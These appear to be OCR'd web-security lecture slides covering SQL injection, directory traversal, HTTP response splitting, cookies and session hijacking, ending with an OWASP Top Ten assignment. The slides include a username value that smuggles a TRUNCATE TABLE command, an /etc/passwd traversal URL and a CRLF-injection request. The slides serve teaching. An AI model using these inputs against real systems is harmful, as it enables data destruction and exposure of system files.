
```
SELECT * FROM Users WHERE
  uname='alice' AND
  passwd=MD5('abcd')
```

```
SELECT * FROM Users WHERE uname='';
TRUNCATE TABLE Users;
# ' AND passwd=MD5('')
```

Directory Traversal Attack

- Users may be able to access *sub*directories or higher level directories
- **Directory traversal** - Uses malformed input or takes advantage of vulnerability to move from root directory to restricted directories

Directory Traversal Attack


http://../../../../../../window/system32\cmd.exe?
Windows
System32
Inetpub
wwwroot
http://../../../../../../window/system32\cmd.exe?

Example (DT Attack in Web Server)

- Showing book

```
http://192.168.2.201/perpustakaan/read/?book=owasp.html&view=Read
```

- Directory Traversal Attack

```
http://192.168.2.201/perpustakaan/read/?book=../../../../../../../../../etc/passwd&view=Read
```

Client-Side Application Attacks

- Web application attacks are server-side attacks
- Client-side attacks target vulnerabilities in client applications:
  - Interacts and initiates connection with a compromised server which could result in an attack

HTTP Header

- **HTTP header** consists of fields that characterize data being transmitted
- Header fields are consisted of:
  - Field name
  - Colon
  - Field value
- Example

Content-length: 49.

HTTP Header (cont'd)


- Request header

```
Host: www.example.com[CRLF]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0[CRLF]e
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate[CRLF]
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7[CRLF]
Connection: keep-alive[CRLF][CRLF]
```

- Response header

```
Date: Wed, 24 Aug 2011 17:48:46 GMT[CRLF]
Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]
X-Powered-By: PHP/5.0.2[CRLF]
Keep-Alive: timeout=15, max=100[CRLF]
Connection: Keep-Alive[CRLF]
Transfer-Encoding: chunked[CRLF]
Content-Type: text/html[CRLF][CRLF]

<HTML><BODY><TITLE>Welcome to Example.com</TITLE><body><b><font face='Lucida
Console' size='7' color='maroon'>
<center>Welcome to Example.com
</center></font></BODY></HTML>
```

HTTP Header Fields (Table 3-3)



HTTP field name	Source	Explanation	Example
Server	Web server	Type of web server	*Server: Apache*
Referer or Referrer	Web browser	The address of the previous webpage from which a link to the currently requested page was followed	*Referer: http://www.askapache .com/show-error-502/*
Accept-Language	Web browser	Lists of acceptable languages for content	*Accept-Language:en-us,en;q=0.5*
Set-Cookie	Web server	Parameters for setting a cookie on the local computer	*Set-Cookie: UserID=ThomasTrain; Max-Age=3600; Version=1*

Table 3-3 **HTTP header fields**


Header Manipulation

- **HTTP header manipulation** - Attack modifies HTTP headers
- HTTP header manipulation allows an attacker to control web application via HTTP headers
- If the web application can show the data header without filter, then XSS successfully injection.

HTTP Header Attacks

- Examples of HTTP header attacks:
  - *Referer* - Can bypass security by modifying Referer field to hide fact came from another site
  - *Response splitting* - Inserting a *CRLF* in an HTTP header can give attackers control of the remaining HTTP headers and body of the response

Splitting Header (Normal Response dan Request)




- Normal request:

```
http://www.the.site/new_page.asp?lang=german
```

- Normal response:

```
HTTP/1.0 302 Redirect
Location:
http://www.the.site/new_page.asp?lang=german
Connection: Keep-Alive
Content-Length: 0
```

Splitting Header



Request (attacker):

```
http://www.the.site/welcome.asp?lang=Foo%0d%0aConnection:%20Keep-
Alive%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.0%20200%20OK%0d%0aContent-
Type:%20text/html%0a%0aContent-
Length:%2020%0d%0a%0d%0a<html>Pwned!</html>
```

Response:

```
HTTP/1.0 302 Redirect
Location: http://www.the.site/new_page.asp?lang=Foo
Connection: Keep-Alive
Content-Length: 0

HTTP/1.0 200 OK
Content-Type: text/html
Content-Length: 20

<html>Pwned!</html>Connection: Keep-Alive
Content-Length: 0
```

Cookies

- **Cookies** - Store user-specific information on user’s local computer
- Web sites use cookies to identify repeat visitors
- Examples of information:
  - Personal information provided when visiting a site

Types of Cookies

- **First-party cookie** - Cookie created by Web site user currently visiting
- **Third-party cookie** – cookie that used to advertising websites (*third parties)* and to record user preferences
- **Session cookie** - Stored in RAM and expires when browser is closed (cart shopping)
- **Persistent cookie** - Recorded on computer's hard drive and does not expire when browser closes (remember me)

Risks of Cookies

- Cookies have security and privacy risks
- First-party cookies can be stolen and used to impersonate the user (session cookie)
- Third-party cookies can be used to track the browsing or habits of a user

Attachments

- **Attachments** - Files that are coupled to email messages
- Malicious attachments commonly used to spread viruses, Trojans, and other malware when opened
- Most users routinely open any email attachment received even if from an unknown sender
- Attackers often include information in the subject line that entices even reluctant users to open the attachment, such as a current event

Session Token

- User accessing secure web application needs be verified to prevent an attacker from "jumping in" to interaction
- **Session token** - Verification through which random string assigned to interaction between user and web application currently being accessed (*session*)
- Web application server assigns a unique session token
- Each request from user's web browser to web application contains session token verifying user identity

Session Hijacking

- **Session hijacking** - Attacker attempts to impersonate the user by using her session token
- Attacker can attempt to obtain session token:
  - Use XSS to steal the session token cookie from the victim's computer
  - Eavesdropping on the transmission
  - Guessing the session token (successful if generation of session tokens not truly random)

Session Hijacking Attack (Figure 3-7)




Figure 3-7 Session hijacking attack

Malicious Plug-Ins and Add-Ons

- Tools be added to enhance user’s interaction with website through web browser
  - **Plug-in** - Third-party library (Java, Adobe Flash player, Apple QuickTime, Adobe Acrobat Reader) that attaches to web browser and can be embedded inside a webpage (but affects only specific page)
  - **Add-ons** or **extensions** - Tools that add functionality to the web browser itself
- Attacker can embed spyware code

Tugas

- Buka owasp top ten (https://owasp.org/) dan buat resume top 10 serangan pada web aplikasi

Terkait dengan

1. Threat agent/attack vector
2. Impacts
3. Source of Vulnerability
4. How to prevent

THANK YOU